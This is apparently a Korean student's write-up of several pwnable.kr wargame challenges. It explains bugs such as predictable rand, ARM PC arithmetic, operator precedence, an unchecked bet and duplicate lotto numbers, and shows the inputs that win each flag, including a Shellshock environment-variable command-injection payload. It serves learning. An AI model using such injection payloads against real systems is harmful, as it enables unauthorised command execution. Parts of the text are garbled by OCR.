
```
pwnable.kr - PuTTY
random@ubuntu:~$ ltrace ./random
__libc_start_main(0x4005f4, 1, 0x7fff115c1fb8, 0x400670, 0x400700 <unfinished ...>
rand(1, 0x7fff115c1fb8, 0x7fff115c1fc8, 0x400670, 0x400700) = 0x6b8b4567
__isoc99_scanf(0x400760, 0x7fff115c1ec8, 0x7fff115c1ec8, 0x7ffeb82ae0a4, 0x7ffeb82ae0a4 <unfinished ...>
--- SIGWINCH (Window changed) ---
```

rand 함수의 라이브러리를 호출하는데 이를 봄으로써 0x6b8b4567이 random이다.

따라서

1101 1110 1010 1101 1011 1110 1110 1111 (0xdeadbeef)
0110 1011 1000 1011 0100 0101 0110 0111 (0x6b8b4567)

1011 0101 0010 0110 1111 1011 1000 1000 이다.
10진수로 3039230856 이므로 이 값을 입력해 보았고



```
pwnable.kr - PuTTY
random@ubuntu:~$ ./random
3039230856
Good!
Mommy, I thought libc random is unpredictable...
random@ubuntu:~$
```

위 사진대로 클리어 할 수 있었다.

leg 문제 풀이

```
#include <stdio.h>
#include <fcntl.h>
int key1(){
    asm("mov r3, pc\n");
}
int key2(){
    asm(
        "push    {r6}\n"
        "add     r6, pc, $1\n"
        "bx      r6\n"
        ".code   16\n"
        "mov     r3, pc\n"
        "add     r3, $0x4\n"
        "push    {r3}\n"
        "pop     {pc}\n"
        ".code   32\n"
        "pop     {r6}\n"
    );
}
int key3(){
    asm("mov r3, lr\n");
}
int main(){
    int key=0;
    printf("Daddy has very strong arm! : ");
    scanf("%d", &key);
    if( (key1()+key2()+key3()) == key ){
        printf("Congratz!\n");
        int fd = open("flag", O_RDONLY);
        char buf[100];
        int r = read(fd, buf, 100);
        write(0, buf, r);
    }
    else{
        printf("I have strong leg :P\n");
    }
    return 0;
}
```

위는 leg의 소스로 10진수의 key를 입력 받고 이 값이 key1, key2, key3을 모두 더한 값과 같으면 플래그를 출력해주는 프로그램이다. 위의 key1 key2 key3을 알기 위해 leg.asm의 내용이 있다.

(gdb) disass main

Dump of assembler code for function main:

```
0x00008d3c <+0>:  push    {r4, r11, lr}
0x00008d40 <+4>:  add     r11, sp, #8
0x00008d44 <+8>:  sub     sp, sp, #12
0x00008d48 <+12>: mov     r3, #0
0x00008d4c <+16>: str     r3, [r11, #-16]
0x00008d50 <+20>: ldr     r0, [pc, #104] ; 0x8dc0 <main+132>
0x00008d54 <+24>: bl      0xfb6c <printf>
0x00008d58 <+28>: sub     r3, r11, #16
0x00008d5c <+32>: ldr     r0, [pc, #96] ; 0x8dc4 <main+136>
0x00008d60 <+36>: mov     r1, r3
0x00008d64 <+40>: bl      0xfbdb <__isoc99_scanf>
0x00008d68 <+44>: bl      0x8cd4 <key1>
0x00008d6c <+48>: mov     r4, r0
0x00008d70 <+52>: bl      0x8cf0 <key2>
0x00008d74 <+56>: mov     r3, r0
0x00008d78 <+60>: add     r4, r4, r3
0x00008d7c <+64>: bl      0x8d20 <key3>
0x00008d80 <+68>: mov     r3, r0
0x00008d84 <+72>: add     r2, r4, r3
0x00008d88 <+76>: ldr     r3, [r11, #-16]
0x00008d8c <+80>: cmp     r2, r3
0x00008d90 <+84>: bne     0x8da8 <main+108>
0x00008d94 <+88>: ldr     r0, [pc, #44] ; 0x8dc8 <main+140>
0x00008d98 <+92>: bl      0x1050c <puts>
0x00008d9c <+96>: ldr     r0, [pc, #40] ; 0x8dcc <main+144>
0x00008da0 <+100>: bl      0xf89c <system>
0x00008da4 <+104>: b       0x8db0 <main+116>
0x00008da8 <+108>: ldr     r0, [pc, #32] ; 0x8dd0 <main+148>
0x00008dac <+112>: bl      0x1050c <puts>
0x00008db0 <+116>: mov     r3, #0
0x00008db4 <+120>: mov     r0, r3
0x00008db8 <+124>: sub     sp, r11, #8
0x00008dbc <+128>: pop     {r4, r11, pc}
0x00008dc0 <+132>: andeq   r10, r6, r12, lsl #9
```



```

0x00008dc4 <+136>: andeq  r10, r6, r12, lsr #9
0x00008dc8 <+140>:          ; <UNDEFINED> instruction: 0x0006a4b0
0x00008dcc <+144>:          ; <UNDEFINED> instruction: 0x0006a4bc
0x00008dd0 <+148>: andeq  r10, r6, r4, asr #9

```

End of assembler dump.

(gdb) disass key1

Dump of assembler code for function key1:

```

0x00008cd4 <+0>:  push  {r11}          ; (str r11, [sp, #-4]!)
0x00008cd8 <+4>:  add    r11, sp, #0
0x00008cdc <+8>:  mov    r3, pc
0x00008ce0 <+12>: mov    r0, r3
0x00008ce4 <+16>: sub    sp, r11, #0
0x00008ce8 <+20>: pop    {r11}          ; (ldr r11, [sp], #4)
0x00008cec <+24>: bx     lr

```

End of assembler dump.

(gdb) disass key2

Dump of assembler code for function key2:

```

0x00008cf0 <+0>:  push  {r11}          ; (str r11, [sp, #-4]!)
0x00008cf4 <+4>:  add    r11, sp, #0
0x00008cf8 <+8>:  push  {r6}            ; (str r6, [sp, #-4]!)
0x00008cfc <+12>: add    r6, pc, #1
0x00008d00 <+16>: bx     r6
0x00008d04 <+20>: mov    r3, pc
0x00008d06 <+22>: adds   r3, #4
0x00008d08 <+24>: push   {r3}
0x00008d0a <+26>: pop    {pc}
0x00008d0c <+28>: pop    {r6}          ; (ldr r6, [sp], #4)
0x00008d10 <+32>: mov    r0, r3
0x00008d14 <+36>: sub    sp, r11, #0
0x00008d18 <+40>: pop    {r11}          ; (ldr r11, [sp], #4)
0x00008d1c <+44>: bx     lr

```

End of assembler dump.

(gdb) disass key3

Dump of assembler code for function key3:

```

0x00008d20 <+0>:  push  {r11}          ; (str r11, [sp, #-4]!)
0x00008d24 <+4>:  add    r11, sp, #0
0x00008d28 <+8>:  mov    r3, lr
0x00008d2c <+12>: mov    r0, r3
0x00008d30 <+16>: sub    sp, r11, #0
0x00008d34 <+20>: pop    {r11}          ; (ldr r11, [sp], #4)
0x00008d38 <+24>: bx     lr

```

End of assembler dump.

(gdb)

```
-----key1의 일부-----
0x00008cdc <+8>:  mov    r3, pc
0x00008ce0 <+12>:  mov    r0, r3
-----main의 일부-----
0x00008d68 <+44>:  bl      0x8cd4 <key1>
0x00008d6c <+48>:  mov    r4, r0
```

key1에서 r3에 pc값을 넣고 다시 r0에 r3에 넣은 후 메인에서 r4에 r0을 넣어준다.
pc값은 0x00008cdc+8 이므로 r3,r0을 거쳐 r4에 들어가게 된다.

```
-----key2의 c소스-----

".code 16Wn"
    "mov    r3, pcWn"
    "add    r3, $0x4Wn"
    "push   {r3}Wn"
-----key2의 일부-----
0x00008d04 <+20>:  mov    r3, pc
0x00008d06 <+22>:  adds   r3, #4
.
.
0x00008d10 <+32>:  mov    r0, r3
-----main의 일부-----
0x00008d70 <+52>:  bl      0x8cf0 <key2>
0x00008d74 <+56>:  mov    r3, r0
0x00008d78 <+60>:  add    r4, r4, r3
```

key2에서는 r3에 pc+4인 0x00008d04+8+4를 넣은 후 r0에 넣어야 하지만
c에서 .code 16Wn을 보아 thumb 모드임을 알수 있어서 위 값이 아닌
pc는 0x00008d04+4이 들어가고 따라서 r3에는 0x00008d04+4+4가 들어간다.
메인에서 r3에 r0을 넣었고
r4에 r4+r3을 넣으므로
r4 = 0x00008cdc+8 + 0x00008d04+8 이다.

```
-----key3의 일부-----
0x00008d28 <+8>:  mov    r3, lr
0x00008d2c <+12>:  mov    r0, r3
.
```

0x00008d10 <+32>: mov r0, r3

----- -main의 일부-----

0x00008d7c <+64>: bl 0x8d20 <key3>

0x00008d80 <+68>: mov r3, r0

0x00008d84 <+72>: add r2, r4, r3

r3에 lr을 넣는다. lr은 함수 호출이 끝난 후 돌아갈 메인의 주소값이 들어간다.

따라서

r3엔 0x00008d80이 들어갈 것이고 그를 다시 r0에 넣은후

메인으로 돌아와 r3에 넣고

위에서 구한 r4와 더해 r2를 구한다

즉

$r2 = r3 + r4 = 0x00008d80 + 0x00008cdc + 8 + 0x00008d04 + 8$


$r2 = 0x0001A770 = 108400$ 이 나오게 된다.

0x00008d8c <+80>: cmp r2, r3

이 부분은 if((key1()+key2()+key3()) == key) 부분으로


r2가 key1()+key2()+key3() 이다. 따라서 r3(입력값)에 108400을 넣으면 플래그가 출력이 된다.

mistake 문제 풀이



```
int main(int argc, char* argv[]){  
    int fd;  
    if(fd=open("/home/mistake/password",O_RDONLY,0400) < 0){  
        printf("can't open password %d\n", fd);  
        return 0;  
    }  
  
    printf("do not bruteforce...\n");  
    sleep(time(0)%20);  
  
    char pw_buf[PW_LEN+1];  
    int len;  
    if(!(len=read(fd,pw_buf,PW_LEN) > 0)){  
        printf("read error\n");  
        close(fd);  
        return 0;  
    }  
  
    char pw_buf2[PW_LEN+1];  
    printf("input password : ");  
    scanf("%10s", pw_buf2);  
  
    // xor your input  
    xor(pw_buf2, 10);  
  
    if(!strcmp(pw_buf, pw_buf2, PW_LEN)){  
        printf("Password OK\n");  
        system("/bin/cat flag\n");  
    }  
    else{  
        printf("Wrong Password\n");  
    }  
  
    close(fd);  
    return 0;  
}
```

mistake.c의 소스이다. hint : operator priority를 유의하며 소스를 분석했다.



```
int main(int argc, char* argv[]){  
    int fd;  
    if(fd=open("/home/mistake/password",O_RDONLY,0400) < 0){  
        printf("can't open password %d\n", fd);  
        return 0;  
    }  
  
    printf("do not bruteforce...\n");  
}
```

첫 번째 if문에서 fd의 값이 정해지는데 연산자의 우선순위로는 =보다 <이 우선이다. 따라서 open("/home/mistake/password",O_RDONLY,0400)은 정상적으로 파일이 열렸기에 양수가 되고 양수 < 0 은 false이므로 fd에는 0이 들어가게 된다.

fd는 0이므로 read 명령어에서 pw_buf에 위에서 입력한 입력값을 넣는다. 그후 pw_buf2에 입력을 하고 이를 xor함수로 돌려 값을 조정하고

```
pwnable.kr - PuTTY

char pw_buf[PW_LEN+1];
int len;
if(!(len=read(fd,pw_buf,PW_LEN) > 0)){
    printf("read error\n");
    close(fd);
    return 0;
}

char pw_buf2[PW_LEN+1];
printf("input password : ");
scanf("%10s", pw_buf2);

// xor your input
xor(pw_buf2, 10);

if(!strcmp(pw_buf, pw_buf2, PW_LEN)){
    printf("Password OK\n");
    system("/bin/cat flag\n");
}
else{
```

pw_buf와 pw_buf2를 비교해서 같을시 플래그가 출력이 되는데 즉
pw_buf2 에 pw_buf를 xor한 값을 넣으면 되는 것이다.
따라서

```
pwnable.kr - PuTTY

$ ./mistake
do not brute force...
1111111111
input password : 0000000000
Password OK
Mommy, the operator priority always confuses me :(
$
```

1111111111을 입력하고 이를 xor 1 한 0000000000을 입력하였고
문제가 풀리며 플래그가 출력되었다.

blackjack 문제 풀이

문제 설명을 보니 백만장자에게 플래그를 준다고 한다.

I like to give my flags to millionaires.

how much money you got?

따라서 돈을 쉽게 얻을 수 있는 방법을 찾기 위해 소스를 보았다.

```
int betting() //Asks user amount to bet
```

```
{
```

```
    printf("\n\nEnter Bet: $");
```

```
    scanf("%d", &bet);
```

```
    if (bet > cash) //If player tries to bet more money than player has //베팅부분
```

```
    {
```

```
        printf("\nYou cannot bet more money than you have.");//다시 입력을 한번만 더
```

하면 제한을 넘길수있다.


```

        printf("\nEnter Bet: ");
        scanf("%d", &bet);
        return bet;
    }
    else return bet;
} // End Function 그중 베팅 함수 부분인데 여기에 문제가 있다.
소유 자금보다 더 많이 돈을 걸었을 때 아예 불가능 하게 해야 하지만
재입력을 한번만 다시 받고 두 번째에서는 검사를 안하여 그냥 원하는대로 베팅이 가능하다
while(1){
    printf("\nYou cannot bet more money than you have.");//다시 입력을 한번만 더하면 제
    한을 넘길수있다.
        printf("\nEnter Bet: ");
        scanf("%d", &bet);
        if(bet<=cash)
            break;
    }

    return bet;

```

이렇게 고친다면 정상 작동 할 것이다.

```

m0nk2y@m0nk2y-virtual-machine: ~
|0 |
| 5 |
| D |
|---|
Your Total is 5
The Dealer Has a Total of 1
Enter Bet: $100000000
You cannot bet more money than you have.
Enter Bet: 100000000
Would You Like to Hit or Stay?
Please Enter H to Hit or S to Stay.

```

게임을 실행해 보유한도를 넘어 돈을 걸고 게임에 승리하였더니

```

m0nk2y@m0nk2y-virtual-machine: ~
YaY_I_AM_A_MILLIONARE_LOL
Cash: $1000000500
|C |
| 9 |
| C |
|---|
Your Total is 9
The Dealer Has a Total of 10
Enter Bet: $

```

맨 위에 플래그 값이 나온다.

이 플래그가 출력 되는 것을 알기 위해 소스를 분석 해봤으나 없는걸로 보아
이 부분의 소스는 빼고 게임의 소스만 보여준것같다.

lotto 문제 풀이

```
lotto.txt - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

printf("Lotto Start!\n");
//sleep(1);

// generate lotto numbers
int fd = open("/dev/urandom", O_RDONLY);
if(fd==-1){ //오픈이 제대로 되지 않았을 때
    printf("error. tell admin\n");
    exit(-1);
}
unsigned char lotto[6];
if(read(fd, lotto, 6) != 6){
    printf("error2. tell admin\n");
    exit(-1);
}
for(i=0; i<6; i++){
    lotto[i] = (lotto[i] % 45) + 1; // 1 ~ 45
}
close(fd); //lotto[0]~[5] 까지 45 랜덤으로 수를 넣는다

// calculate lotto score//중복방지
int match = 0, j = 0;
for(i=0; i<6; i++){ //코드 실행 부분
    for(j=0; j<6; j++){
        if(lotto[i] == submit[j]){
            match++; //이중포문을 돌려 모두 확인하므로 모두 한 숫자로 했을때 한 숫자만 맞으면 match가 6으로 할당 된다.
        }
    }
}
// win!
if(match == 6){ //match가 6일때 flag 출력
    system("/bin/cat flag");
}
else{
    printf("bad luck...\n");
}
}

void help(){
    printf("- nLotto Rule -\n");
    printf("nLotto is consisted with 6 random natural numbers less than 46\n");
    printf("your goal is to match lotto numbers as many as you can\n");
    printf("if you win lottery for 1st place, you will get reward\n");
}
```

로또의 소스인데 문제부분이 만들어진다.

아래에서 고른 수와 정답의 수를 비교하는데 이중 포문으로 한 숫자당 내가 고른 정답이랑 모두 비교하여 총 36번의 비교를 하는데 숫자를 각각 맞추는게 아닌 입력을 한가지로 6가지로 정답으로 비교하는 6가지중 하나랑만 일치하면 돼서 확률이 굉장히 높아진다. 위에서 중복입력 방지를 하지 않아 아래에서 이런 문제가 나타나는 것이다.

따라서


몇 번 입력을 해보았고 문제가 풀렸다.

```
pwnable.kr - PuTTY
3. Exit
Submit your 6 lotto bytes : !!!!! 1
Lotto Start!
bad luck...
- Select Menu -
1. Play Lotto
2. Help
3. Exit
Submit your 6 lotto bytes : !!!!! 1
Lotto Start!
bad luck...
- Select Menu -
1. Play Lotto
2. Help
3. Exit
Submit your 6 lotto bytes : !!!!! 1
Lotto Start!
sorry mom... I FORGOT to check duplicate numbers... :(
- Select Menu -
1. Play Lotto
2. Help
3. Exit
Submit your 6 lotto bytes : ^C
lotto@suntu:~$
```

```
int main(){
    setresuid(getegid(), getegid(), getegid());
    setresgid(getegid(), getegid(), getegid());
    system("/home/shellshock/bash -c 'echo shock_me'");
    return 0;
}
```

shellshock가 무엇인지 몰라

위와 같은 내용들을 찾고 공부를 하였고
이러한 취약점들을 이용해
`export x=() { echo "; }; /bin/cat flag'`
환경변수를 지정하고 echo하여 flag값을 나오게 하였고
다시 `./shellshock`을 해보니
플래그가 나왔다.



coin1과 input 문제는 두 문제 모두 소켓 통신을 이용한 프로그래밍 문제였다.

coin1 의 문제는 이진탐색을 이용해 답을 구하고 그것을 소켓 통신으로 프로그램을 돌리는 것이고

input은 원하는 값을 넣기 위해 소켓 통신을 하는 문제 이다.

소켓 통신에 대해 지식이 아직 해박하지 못해 다른 문제를 풀고 시간이 부족하여 문제를 푸는 방법만 이해를 하고 실제로 코딩하지를 못하였다.

그래서 현재는 시간에 맞추기 위해 보고서에 풀이를 작성하지 않고 제출하지만

Python을 이용한 Socket 프로그래밍을 공부하며 곧바로 문제를 풀어 볼 생각이다.